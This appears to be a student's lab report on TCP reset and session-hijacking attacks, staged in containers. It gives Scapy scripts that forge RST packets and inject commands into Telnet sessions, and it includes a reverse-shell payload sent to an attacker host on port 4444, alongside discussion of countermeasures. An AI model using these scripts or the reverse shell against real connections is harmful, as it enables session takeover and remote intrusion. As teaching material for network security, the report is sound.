Name : Chin Wen Yuan **Student ID : 29975239**

<u>TCP Attacks - Task 1: TCP Reset Attack</u>

Q1 (This attack is reference from [1])

Connect client (container) to server (container) using SSH.

```
root@client:~# ssh client@10.4.1.15
client@10.4.1.15's password:
Last login: Tue Oct 15 10:20:44 2019 from 10.4.0.2
```

Below are the details needed to generate a forged but valid packet. (Source Port number, Destination Port number, Next Sequence number)

```
40 19.459949940  10.4.0.2   10.4.1.15   TCP   66 39258 → 22 [ACK] Seq=2290491622

▸ Frame 40: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: 00:00:00_aa:00:02 (00:00:00:aa:00:02), Dst: Xensourc_80:d7:5c (00:16:3e:80:d7:5c)
▸ Internet Protocol Version 4, Src: 10.4.0.2, Dst: 10.4.1.15
▾ Transmission Control Protocol, Src Port: 39258, Dst Port: 22, Seq: 2290491622, Ack: 2189079490, Len: 0
    Source Port: 39258
    Destination Port: 22
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2290491622
    [Next sequence number: 2290491622]
    Acknowledgment number: 2189079490
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window size value: 274
    [Calculated window size: 35072]
    [Window size scaling factor: 128]
    Checksum: 0x153f [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
```

The python code to generate packet by using Scapy, which the reset flag raised.

```
  GNU nano 2.5.3                    File: reste.py

#!/usr/bin/python3

import sys

from scapy.all import *


print("sending reset packet...")

IPLayer = IP (src="10.4.0.2", dst = "10.4.1.15")

TCPLayer = TCP (sport=39258, dport=22, flags="R", seq=2290491622)

pkt=IPLayer/TCPLayer

ls(pkt)

send(pkt,verbose=0)
```

Execute the packet generator forged in attacker container:

```
root@attacker:~# python3 reste.py
sending reset packet...
version    : BitField (4 bits)          = 4              (4)
ihl        : BitField (4 bits)          = None           (None)
tos        : XByteField                 = 0              (0)
len        : ShortField                 = None           (None)
id         : ShortField                 = 1              (1)
flags      : FlagsField (3 bits)        = <Flag 0 ()>    (<Flag 0 ()>)
frag       : BitField (13 bits)         = 0              (0)
ttl        : ByteField                  = 64             (64)
proto      : ByteEnumField              = 6              (0)
chksum     : XShortField                = None           (None)
src        : SourceIPField              = '10.4.0.2'     (None)
dst        : DestIPField                = '10.4.1.15'    (None)
options    : PacketListField            = []             ([])
--
sport      : ShortEnumField             = 39258          (20)
dport      : ShortEnumField             = 22             (80)
seq        : IntField                   = 2290491622     (0)
ack        : IntField                   = 0              (0)
dataofs    : BitField (4 bits)          = None           (None)
reserved   : BitField (3 bits)          = 0              (0)
flags      : FlagsField (9 bits)        = <Flag 4 (R)>   (<Flag 2 (S)>)
window     : ShortField                 = 8192           (8192)
chksum     : XShortField                = None           (None)
urgptr     : ShortField                 = 0              (0)
options    : TCPOptionsField            = []             (b'')
root@attacker:~#
```

The connection has been successfully broken.

```
root@client:~# ssh client@10.4.1.15
client@10.4.1.15's password:
Last login: Tue Oct 15 10:20:44 2019 from 10.4.0.2
client@server:~$ packet_write_wait: Connection to 10.4.1.15 port 22: Broken pipe
```

The below we can see that the RST flag is raised, and the connection is broken.

71	152.213103695	fe80::216:3eff:fe80…	ff02::2	ICMPv6	70 Router Solicitation from 00:16:3e:80:d7:5c
72	173.746626846	10.4.0.2	10.4.1.15	TCP	54 39258 → 22 [RST] Seq=2290491622 Win=1048576 Len=0
73	177.277748536	10.4.0.2	10.4.1.15	SSHv2	102 Client: Encrypted packet (len=36)
74	177.277776054	10.4.1.15	10.4.0.2	TCP	54 22 → 39258 [RST] Seq=2189079490 Win=0 Len=0

Q2

Explanation of TCP RST Attack

TCP Reset Attack is done by the attacker sending a forged legit packet to the server with the RST flag raised to break the TCP connection. When the server receives a packet with RST flag raised, it will immediately terminate the TCP connection, therefore break the connection with the client.

Theoretical countermeasure

1) Implementation of IPSec, this will prevent the attacker from spoofing the client's destination IP, source IP, destination port and source port number. This is because IPSec provides address authentication with cryptographic hash functions. Other than that, it also enhances its authentication purpose as it also requires a secret key exchange in a secure channel before establishing a TCP connection. Therefore, the attacker cannot intercept any information about the connection between the server and client as they would not have any knowledge about the secret key and the hash function.

2) Implementation of SAVE Protocol (Source Address Validity Enforcement Protocol) [2][3], it associates router's incoming links with range of addresses that are allowed to generate traffic arriving on these links. The protocol will build a table at each participating router that indicates the router's proper incoming interface from packets from all sources. The router will then use the packet source addresses to index that table, dropping packets that come in on interfaces not matching the table entries. At this point, the attacker is still able to spoof the client's detail and forged a packet, but the packet will never be accepted by the server. SAVE builds its incoming table at each router in a distributed method, using information in a router's forwarding table to signal to other routers the proper packet paths. SAVE has an incoming tree to solve the insufficient capability of keeping a list of interfaces and corresponding addresses.

TCP Attack -Task 2: TCP Session Hijacking Attacks

Q3 * I did not make a new python for this attack, I just reused the reste.py from Q1 and added new stuff to it.

Established telnet connection between client and server

```
root@client:~# telnet 10.4.1.15
Trying 10.4.1.15...
Connected to 10.4.1.15.
Escape character is '^]'.
Ubuntu 16.04.6 LTS
server login: client
Password:
Last login: Mon Oct 14 03:00:44 UTC 2019 from 10.4.0.2 on pts/0
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

30 packages can be updated.
0 updates are security updates.

New release '18.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


client@server:~$
```

Spoofed the 4 signatures from the last packet sent from Client to Server, which is the Source Port number = 35684, Destination Port number = 23 (Telnet port), Next Sequence number = 4090508095 and Acknowledgement number = 607040318.

```
    Source Port: 35684
    Destination Port: 23
    [Stream index: 2]
    [TCP Segment Len: 0]
    Sequence number: 4090508095
    [Next sequence number: 4090508095]
    Acknowledgment number: 607040318
```


Below is the Python code to hijack the session and which will run on the attacker's terminal. Noticing, the ACK flag is raised, indicate that this is an ACK packet sending from "10.4.0.2"(client) to "10.4.1.15"(server) which is actually from the attacker(imposing as the client) to the server. This is because if the flag for ACK is not raised, the server will treat the packet as a new TCP connection packet trying to connect when a connection is already established which will end up in TCP ACK duplicate error. The payload of this packet is the command line that we would like to run at the server, which is "**mkdir attacker1**" to create a new directory on client's home on server. This packet will be accepted by the server side as a valid packet as there are no packet transmission after last transmission (between client and server). If the client sends new packet after the packet forged by the attacker, it will be dropped by the server as it is treated as a TCP duplicate ACK packet. Therefore, the connection established between client and

server will no longer be able to be used by the client.

```
  GNU nano 2.5.3                                                    File: reste.py

#!/usr/bin/python3

import sys

from scapy.all import *


print("sending hijacking packet...")

IPLayer = IP (src="10.4.0.2", dst = "10.4.1.15")

TCPLayer = TCP (sport=35684, dport=23, flags="A", seq=4090508095, ack=607040318)

data="\rmkdir attacker1\r"

pkt=IPLayer/TCPLayer/data

ls(pkt)

send(pkt,verbose=0)
```

```
root@attacker:~# python3 reste.py
sending hijacking packet...
version    : BitField (4 bits)                  = 4               (4)
ihl        : BitField (4 bits)                  = None            (None)
tos        : XByteField                         = 0               (0)
len        : ShortField                         = None            (None)
id         : ShortField                         = 1               (1)
flags      : FlagsField (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)                 = 0               (0)
ttl        : ByteField                          = 64              (64)
proto      : ByteEnumField                      = 6               (0)
chksum     : XShortField                        = None            (None)
src        : SourceIPField                      = '10.4.0.2'      (None)
dst        : DestIPField                        = '10.4.1.15'     (None)
options    : PacketListField                    = []              ([])
--
sport      : ShortEnumField                     = 35684           (20)
dport      : ShortEnumField                     = 23              (80)
seq        : IntField                           = 4090508095      (0)
ack        : IntField                           = 607040318       (0)
dataofs    : BitField (4 bits)                  = None            (None)
reserved   : BitField (3 bits)                  = 0               (0)
flags      : FlagsField (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>
)
window     : ShortField                         = 8192            (8192)
chksum     : XShortField                        = None            (None)
urgptr     : ShortField                         = 0               (0)
options    : TCPOptionsField                    = []              (b'')
--
load       : StrField                           = b'\rmkdir attacker1\r' (b'')
```

The Telnet connection window between client and server has freeze. The packets captured by Wireshark



The Telnet between client and server is re-established, the attack was a success, a new file call “attacker1” is created.


```
root@client:~# telnet 10.4.1.15
Trying 10.4.1.15...
Connected to 10.4.1.15.
Escape character is '^]'.
Ubuntu 16.04.6 LTS
server login: client
Password:
Last login: Tue Oct 15 03:36:45 UTC 2019 from 10.4.0.2 on pts/0
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

60 packages can be updated.
19 updates are security updates.

New release '18.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


client@server:~$ ls
attacker  attacker1
```

Q4

Establish Telnet connection between client and server from client's side.

```
sierra@coryVM:~$ sudo lxc exec client -- bash
[sudo] password for sierra:
root@client:~# telnet 10.4.1.15
Trying 10.4.1.15...
Connected to 10.4.1.15.
Escape character is '^]'.
Ubuntu 16.04.6 LTS
server login: client
Password:
Last login: Tue Oct 15 09:11:53 UTC 2019 from 10.4.0.2 on pts/0
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

60 packages can be updated.
19 updates are security updates.

New release '18.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


client@server:~$
```

Spoofing 4 main signatures from last packet sent from client to server. Source Port number = 59346, Destination Port number = 23 (Telnet), Next sequence number = 2673524785, Acknowledgment number = 2763208351.



Python code to generate a packet to inject into the TCP connection of client and server. The code below is generated in the attacker's container.

```
  GNU nano 2.5.3                                          File: shell.py

#!/usr/bin/python3

import sys

from scapy.all import *


print("creating shell program...")

IPLayer = IP (src="10.4.0.2", dst = "10.4.1.15")

TCPLayer = TCP (sport=59346, dport=23, flags="A", seq=2673524785, ack=2763208351)

data="\r /bin/bash -i > /dev/tcp/10.0.0.2/4444 2>&1 0<&1 \r"

pkt=IPLayer/TCPLayer/data

ls(pkt)

send(pkt,verbose=0)
```

Running the python code on attacker's terminal.

```
root@attacker:~# python3 shell.py
creating shell program...
version    : BitField (4 bits)                  = 4               (4)
ihl        : BitField (4 bits)                  = None            (None)
tos        : XByteField                         = 0               (0)
len        : ShortField                         = None            (None)
id         : ShortField                         = 1               (1)
flags      : FlagsField (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)                 = 0               (0)
ttl        : ByteField                          = 64              (64)
proto      : ByteEnumField                      = 6               (0)
chksum     : XShortField                        = None            (None)
src        : SourceIPField                      = '10.4.0.2'      (None)
dst        : DestIPField                        = '10.4.1.15'     (None)
options    : PacketListField                    = []              ([])
--
sport      : ShortEnumField                     = 59346           (20)
dport      : ShortEnumField                     = 23              (80)
seq        : IntField                           = 2673524785      (0)
ack        : IntField                           = 2763208351      (0)
dataofs    : BitField (4 bits)                  = None            (None)
reserved   : BitField (3 bits)                  = 0               (0)
flags      : FlagsField (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                         = 8192            (8192)
chksum     : XShortField                        = None            (None)
urgptr     : ShortField                         = 0               (0)
options    : TCPOptionsField                    = []              (b'')
--
load       : StrField                           = b'\r /bin/bash -i > /dev/tcp/10.0.0.2
/4444 2>&1 0<&1 \r' (b'')
root@attacker:~#
```

Attacker received connection from server at port 4444 and gotten the reverse shell.

client@server: ~

File Edit Tabs Help

```
sierra@coryVM:~$ sudo lxc exec attacker -- bash
[sudo] password for sierra:
root@attacker:~# nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)

Connection from [10.4.1.15] port 4444 [tcp/*] accepted (family 2, sport 46736)
client@server:~$
client@server:~$
```

The terminal for client@server has freeze and is unable to accept any more commands. Below is snapshot from Wireshark after the attack is successful.

No.	Time	Source	Destination	Protocol	Length	Info
369	1587.4157056…	10.4.0.127	10.4.0.1	DHCP	342	DHCP Request - Transaction ID 0xbc601771
370	1587.5542099…	10.4.0.1	10.4.0.127	DHCP	342	DHCP ACK - Transaction ID 0xbc601771
371	1592.5749132…	00:00:00_aa:00:00	00:00:00_aa:00:01	ARP	42	Who has 10.4.0.127? Tell 10.4.0.1
372	1592.5749612…	00:00:00_aa:00:01	00:00:00_aa:00:00	ARP	42	Who has 10.4.0.1? Tell 10.4.0.127
373	1592.5749854…	00:00:00_aa:00:01	00:00:00_aa:00:00	ARP	42	10.4.0.127 is at 00:00:00:aa:00:01
374	1592.5749831…	00:00:00_aa:00:00	00:00:00_aa:00:01	ARP	42	10.4.0.1 is at 00:00:00:aa:00:00
375	1609.6230188…	10.4.0.2	10.4.1.15	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
376	1609.6230766…	10.4.1.15	10.4.0.2	TCP	78	[TCP Dup ACK 29841] [TCP ACKed unseen segment] 23 → 59346 [ACK] Seq=2763208442 Ack=2673524836 Win=29056 Len=0 TSval=3072561993 TSecr=583246329 SLE=2673524785 SRE=2673524786
377	1609.8278105…	10.4.0.2	10.4.1.15	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
378	1609.8278729…	10.4.1.15	10.4.0.2	TCP	78	[TCP Dup ACK 29842] [TCP ACKed unseen segment] 23 → 59346 [ACK] Seq=2763208442 Ack=2673524836 Win=29056 Len=0 TSval=3072562197 TSecr=583246329 SLE=2673524786 SRE=2673524787
379	1610.0357100…	10.4.0.2	10.4.1.15	TELNET	68	[TCP Spurious Retransmission] Telnet Data ...
380	1610.0357603…	10.4.1.15	10.4.0.2	TCP	78	[TCP Dup ACK 29843] [TCP ACKed unseen segment] 23 → 59346 [ACK] Seq=2763208442 Ack=2673524836 Win=29056 Len=0 TSval=3072562406 TSecr=583246329 SLE=2673524785 SRE=2673524787
381	1610.4630033…	10.4.0.2	10.4.1.15	TELNET	68	[TCP Spurious Retransmission] Telnet Data ...
382	1610.4630613…	10.4.1.15	10.4.0.2	TCP	78	[TCP Dup ACK 29844] [TCP ACKed unseen segment] 23 → 59346 [ACK] Seq=2763208442 Ack=2673524836 Win=29056 Len=0 TSval=3072562833 TSecr=583246329 SLE=2673524785 SRE=2673524787
383	1611.2951495…	10.4.0.2	10.4.1.15	TELNET	68	[TCP Spurious Retransmission] Telnet Data ...
384	1611.2951832…	10.4.1.15	10.4.0.2	TCP	78	[TCP Dup ACK 29845] [TCP ACKed unseen segment] 23 → 59346 [ACK] Seq=2763208442 Ack=2673524836 Win=29056 Len=0 TSval=3072563685 TSecr=583246329 SLE=2673524785 SRE=2673524787
385	1612.9589238…	10.4.0.2	10.4.1.15	TELNET	68	[TCP Spurious Retransmission] Telnet Data ...
386	1612.9589841…	10.4.1.15	10.4.0.2	TCP	78	[TCP Dup ACK 29846] [TCP ACKed unseen segment] 23 → 59346 [ACK] Seq=2763208442 Ack=2673524836 Win=29056 Len=0 TSval=3072565329 TSecr=583246329 SLE=2673524785 SRE=2673524787
387	1616.3835347…	10.4.0.2	10.4.1.15	TELNET	68	[TCP Spurious Retransmission] Telnet Data ...
388	1616.3835940…	10.4.1.15	10.4.0.2	TCP	78	[TCP Dup ACK 29847] [TCP ACKed unseen segment] 23 → 59346 [ACK] Seq=2763208442 Ack=2673524836 Win=29056 Len=0 TSval=3072568754 TSecr=583246329 SLE=2673524785 SRE=2673524787
389	1619.9670207…	10.4.1.15	10.4.0.2	TCP	157	[TCP ACKed unseen segment] [TCP Retransmission] 23 → 59346 [PSH, ACK] Seq=2763208351 Ack=2673524836 Win=29056 Len=91 TSval=3072572338 TSecr=583246329
390	1623.0397029…	10.4.0.2	10.4.1.15	TELNET	68	[TCP Spurious Retransmission] Telnet Data ...
391	1623.0397727…	10.4.1.15	10.4.0.2	TCP	78	[TCP Dup ACK 29848] [TCP ACKed unseen segment] 23 → 59346 [ACK] Seq=2763208442 Ack=2673524836 Win=29056 Len=0 TSval=3072575411 TSecr=583246329 SLE=2673524785 SRE=2673524787
392	1625.0869275…	00:00:00_aa:00:00	Xensourc_c4:11:15	ARP	42	Who has 10.4.0.2? Tell 10.4.0.1
393	1625.0869885…	Xensourc_c4:11:15	00:00:00_aa:00:00	ARP	42	10.4.0.2 is at 00:16:3e:c4:11:15
394	1628.1615392…	Xensourc_c4:11:15	00:00:00_aa:00:00	ARP	42	Who has 10.4.0.1? Tell 10.4.0.2
395	1628.1615648…	00:00:00_aa:00:00	Xensourc_c4:11:15	ARP	42	10.4.0.1 is at 00:00:00:aa:00:00
396	1636.3516504…	10.4.0.2	10.4.1.15	TELNET	68	[TCP Spurious Retransmission] Telnet Data ...
397	1636.3517038…	10.4.1.15	10.4.0.2	TCP	78	[TCP Dup ACK 29849] [TCP ACKed unseen segment] 23 → 59346 [ACK] Seq=2763208442 Ack=2673524836 Win=29056 Len=0 TSval=3072588724 TSecr=583246329 SLE=2673524785 SRE=2673524787
398	1662.0753714…	10.4.0.2	10.4.1.15	TELNET	68	[TCP Spurious Retransmission] Telnet Data ...
399	1662.0754317…	10.4.1.15	10.4.0.2	TCP	78	[TCP Dup ACK 29850] [TCP ACKed unseen segment] 23 → 59346 [ACK] Seq=2763208442 Ack=2673524836 Win=29056 Len=0 TSval=3072615350 TSecr=583246329 SLE=2673524785 SRE=2673524787

Q5

1) make new directory in SSH Connection

Established the connection. The following snapshot showed that there are 2 directories under client's home in server, "attacker" and "attacker1", "attacker1" is the directory injected in Telnet connection back in Q3. Therefore, in this injection for SSH, I will attempt to add a new directory "attacker2".

```
client@server: ~
File  Edit  Tabs  Help
sierra@coryVM:~$ sudo lxc exec client -- bash
[sudo] password for sierra:
root@client:~# ssh client@10.4.1.15
client@10.4.1.15's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

60 packages can be updated.
19 updates are security updates.

New release '18.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Tue Oct 15 09:25:57 2019 from 10.4.0.2
client@server:~$ ls
attacker  attacker1
```

Spoofed the last packet send from client to server. Source Port number = 37432, Destination Port number = 22 (SSH),

Next Sequence number = 3308261628, Acknowledgment number = 3419167056

```
Capturing from veth1.0.f6
File  Edit  View  Go  Capture  Analyze  Statistics  Telephony  Wireless  Tools  Help
Apply a display filter ... <Ctrl-/>                                   Expression...  +
No.  Time          Source          Destination     Protocol Length Info
285 200.834143551 10.4.0.2        10.4.1.15       TCP       66 37432 → 22 [ACK] Seq=3308261448 Ack=3419166668 Win=35072 Len=0 TSval=584891353 TSecr=3073493288
286 201.150028382 10.4.0.2        10.4.1.15       SSHv2    102 Client: Encrypted packet (len=36)
287 201.150439750 10.4.1.15       10.4.0.2        SSHv2    102 Server: Encrypted packet (len=36)
288 201.150472717 10.4.0.2        10.4.1.15       TCP       66 37432 → 22 [ACK] Seq=3308261484 Ack=3419166704 Win=35072 Len=0 TSval=584891669 TSecr=3073493604
289 201.741127872 10.4.0.2        10.4.1.15       SSHv2    102 Client: Encrypted packet (len=36)
290 201.742158965 10.4.1.15       10.4.0.2        SSHv2    102 Server: Encrypted packet (len=36)
291 201.742178652 10.4.0.2        10.4.1.15       TCP       66 37432 → 22 [ACK] Seq=3308261520 Ack=3419166740 Win=35072 Len=0 TSval=584892261 TSecr=3073494196
292 201.766099283 10.4.1.15       10.4.0.2        SSHv2    142 Server: Encrypted packet (len=76)
293 201.766123515 10.4.0.2        10.4.1.15       TCP       66 37432 → 22 [ACK] Seq=3308261520 Ack=3419166816 Win=35072 Len=0 TSval=584892285 TSecr=3073494220
294 203.200624293 10.4.0.2        10.4.1.15       SSHv2    102 Client: Encrypted packet (len=36)
295 203.201105889 10.4.1.15       10.4.0.2        SSHv2    102 Server: Encrypted packet (len=36)
296 203.201139773 10.4.0.2        10.4.1.15       TCP       66 37432 → 22 [ACK] Seq=3308261556 Ack=3419166852 Win=35072 Len=0 TSval=584893720 TSecr=3073495655
297 203.270737076 10.4.0.2        10.4.1.15       SSHv2    102 Client: Encrypted packet (len=36)
298 203.271290030 10.4.1.15       10.4.0.2        SSHv2    102 Server: Encrypted packet (len=36)
299 203.271324463 10.4.0.2        10.4.1.15       TCP       66 37432 → 22 [ACK] Seq=3308261592 Ack=3419166888 Win=35072 Len=0 TSval=584893790 TSecr=3073495725
300 203.411958504 10.4.0.2        10.4.1.15       SSHv2    102 Client: Encrypted packet (len=36)
301 203.414374395 10.4.1.15       10.4.0.2        SSHv2    158 Server: Encrypted packet (len=92)
302 203.414396737 10.4.0.2        10.4.1.15       TCP       66 37432 → 22 [ACK] Seq=3308261628 Ack=3419166980 Win=35072 Len=0 TSval=584893933 TSecr=3073495868
303 203.414966680 10.4.1.15       10.4.0.2        SSHv2    142 Server: Encrypted packet (len=76)
304 203.414980096 10.4.0.2        10.4.1.15       TCP       66 37432 → 22 [ACK] Seq=3308261628 Ack=3419167056 Win=35072 Len=0 TSval=584893934 TSecr=3073495869
305 245.850686545 10.4.0.127      10.4.0.1        DHCP     342 DHCP Request  - Transaction ID 0xbc601771
306 245.867180282 10.4.0.1        10.4.0.127      DHCP     342 DHCP ACK      - Transaction ID 0xbc601771
307 250.902465627 00:00:00_aa:00:00 00:00:00_aa:00:01 ARP   42 Who has 10.4.0.127? Tell 10.4.0.1
308 250.902518379 00:00:00_aa:00:01 00:00:00_aa:00:00 ARP   42 Who has 10.4.0.1? Tell 10.4.0.127
309 250.902546543 00:00:00_aa:00:01 00:00:00_aa:00:00 ARP   42 10.4.0.127 is at 00:00:00:aa:00:01
310 250.902543729 00:00:00_aa:00:00 00:00:00_aa:00:01 ARP   42 10.4.0.1 is at 00:00:00:aa:00:00
▸ Frame 304: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: Xensourc_c4:11:15 (00:16:3e:c4:11:15), Dst: 00:00:00_aa:00:00 (00:00:00:aa:00:00)
▸ Internet Protocol Version 4, Src: 10.4.0.2, Dst: 10.4.1.15
▾ Transmission Control Protocol, Src Port: 37432, Dst Port: 22, Seq: 3308261628, Ack: 3419167056, Len: 0
    Source Port: 37432
    Destination Port: 22
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3308261628
    [Next sequence number: 3308261628]
    Acknowledgment number: 3419167056
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window size value: 274
    [Calculated window size: 35072]
```

Reused the python code, but with new source port number, destination port number, next sequence number and acknowledgment number, and data.


```
  GNU nano 2.5.3                File: session.py

#!/usr/bin/python3

import sys

